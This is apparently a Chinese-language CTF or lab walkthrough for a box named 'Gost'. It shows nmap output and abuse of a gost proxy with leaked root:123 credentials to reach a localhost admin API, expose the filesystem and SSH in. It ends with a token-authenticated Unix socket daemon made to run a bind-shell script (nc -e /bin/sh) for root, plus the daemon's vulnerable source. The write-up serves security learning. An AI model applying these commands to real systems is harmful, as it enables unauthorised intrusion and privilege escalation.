

Gost

端口扫描结果如下

zsh


```
└─(kali㉿kali)-[~]
└─$ nmap -p- 192.168.56.159
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-11 04:00
-0400
Nmap scan report for 192.168.56.159
Host is up (0.0013s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
1680/tcp  open  CarbonCopy
8081/tcp  open  blackice-icecap
9000/tcp  open  cslistener
MAC Address: 08:00:27:54:71:43 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 18.89 seconds

##这里的8081端口是自己后面加上的（
```

一顿点点点，看到Update Root Password Now会跳转到404的一个/admin/change-password.php

试了一下/admin下有一个config，得到配置信息



```
{
  "services": [
    {
      "name": "service-0",
      "addr": ":1680",
      "handler": {
        "type": "auto",
        "auth": {
          "username": "root",
          "password": "123"
        }
      },
      "listener": {
        "type": "tcp"
      }
    }
  ],
  "api": {
    "addr": "127.0.0.1:53000"
  },
  "metrics": {
    "addr": "0.0.0.0:9000"
  }
}
```

可以看到1680 是 gost 代理，认证凭据是root:123 同时还开了一个仅监听localhost的管理API在53000

因为 gost 代理允许连目标本机的 loopback，所以可以直接这样访问本地 API拿配置文件

```
curl -x http://root:123@192.168.56.159:1680  
http://127.0.0.1:53000/config
```

```
(kali㉿kali)-[~]  
└─$ curl -x http://root:123@192.168.56.159:1680 http://127.0.0.1:53000/config  
{  
  "services": [  
    {  
      "name": "service-0",  
      "addr": ":1680",  
      "handler": {  
        "type": "auto",  
        "auth": {  
          "username": "root",  
          "password": "123"  
        }  
      },  
      "listener": {  
        "type": "tcp"  
      }  
    },  
    {  
      "name": "file-root",  
      "addr": ":8081",  
      "handler": {  
        "type": "file",  
        "metadata": {  
          "dir": "/"  
        }  
      },  
      "listener": {  
        "type": "tcp"  
      }  
    }  
  ],  
  "api": {  
    "addr": "127.0.0.1:53000"  
  },  
  "metrics": {  
    "addr": "0.0.0.0:9000"  
  }  
}
```

再访问docs，有一个swagger.yaml

```

(kali㉿kali)-[~]
└─$ curl -x http://root:123@192.168.56.159:1680 http://127.0.0.1:53000/docs/swagger.yaml -o swagger.159
% Total    % Received % Xferd Average Speed   Time    Time     Time    Current
           Dload  Upload   Total   Spent    Left     Speed
100  55888 100  55888    0     0  2.58M    0     0     0
(kali㉿kali)-[~]
└─$ cat swagger.159
basePath: /
consumes:
  - application/json
definitions:
  APIConfig:
    properties:
      accesslog:
        type: boolean
        x-go-name: AccessLog
      addr:
        type: string
        x-go-name: Addr
      auth:
        $ref: '#/definitions/AuthConfig'
      auther:
        type: string
        x-go-name: Auther
      pathPrefix:
        type: string
        x-go-name: PathPrefix
    type: object
    x-go-package: github.com/go-gost/x/config
  AdmissionConfig:
    properties:
      file:
        $ref: '#/definitions/FileLoader'
      http:
        $ref: '#/definitions/HTTPLoader'
      matchers:
        items:
          type: string
        type: array
        x-go-name: Matchers

```

问了下ai，确认该 API 支持动态配置，所以不只是能借代理访问 localhost，还能通过本地管理 API 动态加服务。

根据 API 结构，直接添加一个新的服务，将目标根目录 / 暴露为 HTTP 文件浏览。

```

cat > /tmp/file-root.json <<'EOF'
{
  "name": "file-root",
  "addr": ":8081",
  "handler": {
    "type": "file",
    "metadata": {
      "dir": "/"
    }
  },
  "listener": {


```

zsh

```
    "type": "tcp"
  }
}
EOF
```

```
curl -x http://root:123@192.168.56.159:1680 \
-H 'Content-Type: application/json' \
--data @/tmp/file-root.json \
http://127.0.0.1:53000/config/services
```

然后就可以看到把/挂到了8081端口上。



todd家目录里可以又看到一个root:123 又看到passwd里面todd才是uid=0的，root只是一个普通用户，于是拿来ssh登录一下。

目标的 22 端口只监听在 127.0.0.1，不能直接从外部访问。但由于 gost 代理可以到localhost，所以可以借代理 SSH。

用了 proxychains4 配置 HTTP 代理：

```
strict_chain
proxy_dns
remote_dns_subnet 224
tcp_read_time_out 15000
tcp_connect_time_out 8000

[ProxyList]
```

conf

```
http 192.168.56.159 1680 root 123
```

然后尝试 SSH:

```
sshpass -p '123' proxychains4 -q -f /tmp/proxychains-gost.conf ssh -tt  
-o StrictHostKeyChecking=no -o UserKnownHostsFile=/tmp/known_hosts_root  
root@127.0.0.1
```

成功登录。

```
(kali@kali)-[~]  
$ sshpass -p '123' proxychains4 -q -f /tmp/proxychains-gost.conf ssh -tt -o StrictHostKeyChecking=no -o UserKnownHostsFile=/tmp/known_hosts_root root@127.0.0.1  
root@Gost:~# id  
uid=1000(root) gid=1000(todd) groups=11(Floppy),20(dialout),26(tape),27(video),1000(todd)  
root@Gost:~# ls  
hello.sh pass.txt user.txt  
root@Gost:~# ls -al  
total 20  
drwxr-xr-x  2 root  todd   4096 Jun  1 20:04 .  
drwxr-xr-x  3 todd  root   4096 May 30 22:42 ..  
-rw-r--r--  1 todd  todd   2082 May 30 23:33 hello.sh  
-rw-r--r--  1 todd  todd    9 Jun  1 20:04 pass.txt  
-rw-r--r--  1 todd  todd   444 May 30 23:09 user.txt  
root@Gost:~# cd /root  
-bash: cd: /root: Permission denied  
root@Gost:~# ls  
hello.sh pass.txt user.txt  
root@Gost:~# id  
uid=1000(root) gid=1000(todd) groups=11(Floppy),20(dialout),26(tape),27(video),1000(todd)  
root@Gost:~# cat /etc/passwd  
root:x:1000:1000:root:/home/todd:/bin/bash  
bin:x:1:1:bin:/bin:/sbin/nologin  
daemon:x:2:2:daemon:/sbin:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:x:5:0:sync:/sbin:/bin/sync  
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/mail:/sbin/nologin  
news:x:9:13:news:/usr/lib/news:/sbin/nologin  
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin  
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin  
ftp:x:21:21:/var/lib/ftp:/sbin/nologin  
sshd:x:22:22:sshd:/dev/null:/sbin/nologin  
games:x:35:35:games:/usr/games:/sbin/nologin  
ntp:x:123:123:NTP:/var/empty:/sbin/nologin  
guest:x:405:100:guest:/dev/null:/sbin/nologin  
nobody:x:65534:65534:nobody:/sbin/nologin
```

在opt下找到了一个secret文件，看到是video用户组的

```
root@Gost:~# ls -al /opt  
total 12  
drwxr-xr-x  2 todd  root   4096 May 30 23:19 .  
drwxr-xr-x 21 todd  root   4096 Jun 11 13:19 ..  
----r----- 1 todd  video   32 Jun 11 15:08 .secret_token  
root@Gost:~# cat /opt/.secret_token  
f73bd54ed5f53df8d74deb4ecac0bede  
root@Gost:~# su todd  
Password:  
su: incorrect password  
root@Gost:~# su todd  
Password:  
su: incorrect password  
root@Gost:~# su todd  
Password:  
su: incorrect password  
root@Gost:~# ls /tmp
```

psaux 出来一个python daemon.py，感觉这个是提权点。（其实这里应该grep todd 的才对，不过还好脚本放在/root里面（下面的这几个rootshell、nc4445端口是自己后面加的

```

root@Gost:/tmp$ ps aux |grep root
2442 todd      0:00 /usr/bin/python3 /root/daemon.py
2468 root       0:52 /usr/local/bin/gost -L root:123@:1680 -api 127.0.0.1:53000 -metrics 0.0.0.0:9000
2799 todd      0:00 sshd-session: root [priv]
2801 root       0:00 sshd-session: root@pts/0
2802 root       0:00 -bash
2846 todd      0:00 sshd-session: root [priv]
2848 root       0:01 sshd-session: root@pts/1
2849 root       0:00 -bash
3068 todd      0:00 sshd-session: root [priv]
3070 root       0:04 sshd-session: root@pts/2
3071 root       0:00 -bash
3095 root       0:00 /tmp/rootshell -p
3102 root       0:00 python
3182 root       0:00 nc localhost 4445
3201 root       0:00 ps aux
3202 root       0:00 grep --color=auto root
root@Gost:/tmp$

```

没权限看daemon, ss -lxn看看socket, 有一个systemctrl, 同时还是video用户组的, 而且可写。刚好之前id的时候看到了video, 因此可以访问这个 socket。

```

root@Gost:~$ cat /root/daemon.py
cat: can't open '/root/daemon.py': Permission denied
root@Gost:~$ ss -ltnp
State     Recv-Q    Send-Q    Local Address:Port    Peer Address:Port    Process
LISTEN     0         5         *                  *                  *
7  s---rw---- 1 todd    video      0 Jun 11 15:08 /var/run/system-ctrl.sock
root@Gost:~$ ls -l /var/run/system-ctrl.sock
-rw-rw---- 1 todd video 0 Jun 11 15:08 /var/run/system-ctrl.sock
root@Gost:~$ id
uid=1000(root) gid=1000(todd) groups=11(floppy),20(dialout),26(tape),27(video),1000(todd)
root@Gost:~$

```

用python连接看一下



python

```

import socket

s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
s.connect("/var/run/system-ctrl.sock")
s.sendall(b"help\n")
print(s.recv(4096).decode())
s.close()

```

```

root@Gost:/tmp$ cat so.py
import socket
s = socket.socket(socket.AF_UNIX,socket.SOCK_STREAM)
s.connect("/var/run/system-ctrl.sock")
s.sendall(b"help\n")
print(s.recv(4096).decode())
s.close

root@Gost:/tmp$ python3 so.py
Error: Invalid or missing token. Format: 'TOKEN|COMMAND'

root@Gost:/tmp$

```

这里感觉前面的secretkey就是socket的认证token，照着格式改一下脚本，成功运行，然后发现有一个路径过滤。

```

root@Gost:/tmp$ cat so.py
import socket
import sys
s = socket.socket(socket.AF_UNIX,socket.SOCK_STREAM)
s.connect("/var/run/system-ctrl.sock")
s.sendall(("f73bd54ed5f53df8d74deb4ecac0bede|" + sys.argv[1] + "\n").encode())
print(s.recv(4096).decode())
s.close

root@Gost:/tmp$ python3 so.py id
Unknown command.

root@Gost:/tmp$ python3 so.py help
Available: status, exec_script [path]

root@Gost:/tmp$ vi getrf.sh
root@Gost:/tmp$ cat getrf.sh
#!/bin/sh
cp /root/root.txt /tmp/root_flag.txt
chmod 644 /tmp/root_flag.txt
root@Gost:/tmp$ python3 so.py getrf.sh
Unknown command.

root@Gost:/tmp$ python3 so.py 'exec_script getrf.sh'
Error: Path forbidden

root@Gost:/tmp$

```

试了一下，运气不错，/home/todd下就可以运行，然后写了一个恶意脚本，成功执行。


```
root@Gost:/tmp$ vi /home/todd/bindroot.sh
root@Gost:/tmp$ cat /home/todd/bindroot.sh
#!/bin/sh
nohup nc -l -p 4445 -e /bin/sh >/dev/null 2>&1 &
root@Gost:/tmp$ chmod +x /home/todd/bindroot.sh
root@Gost:/tmp$ python3 so.py 'exec_script /home/todd/bindroot.sh'
Executed.

root@Gost:/tmp$ ss -tnlp | grep 4445
LISTEN 0      1                *:4445         *:
root@Gost:/tmp$ nc localhost 4445
id
uid=0(todd) gid=0(root)
pwd
/
ls -al /root
total 16
drwx-----  2 todd    root      4096 Jun 11 13:18 .
drwxr-xr-x  21 todd    root      4096 Jun 11 13:19 ..
-rw-r--r--   1 todd    todd      1462 May 30 23:23 daemon.py
-rw-r--r--   1 todd    todd        44 May 30 23:00 root.txt
```

拿到rootshell

看了一下daemon，只对/home/todd做了白名单，运气真好。


```

if os.path.exists(socket_path):
    os.remove(socket_path)

server = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
server.bind(socket_path)
server.listen(5)

os.chown(socket_path, 0, video_gid)
os.chmod(socket_path, 0o060)

while True:
    try:
        conn, addr = server.accept()
        data = conn.recv(1024).decode().strip()
        parts = data.split('|')

        if len(parts) < 2 or parts[0] != token:
            conn.sendall(b"Error: Invalid or missing token. Format: 'TOKEN|COMMAND'\n")
        else:
            cmd = parts[1]
            if cmd == "help":
                conn.sendall(b"Available: status, exec_script [path]\n")
            elif cmd.startswith("exec_script"):
                path = cmd.split(' ')[1]
                if path.startswith("/home/todd/"):
                    os.system(f"sh {path}")
                    conn.sendall(b"Executed.\n")
                else:
                    conn.sendall(b"Error: Path forbidden\n")
            else:
                conn.sendall(b"Unknown command.\n")
        conn.close()

```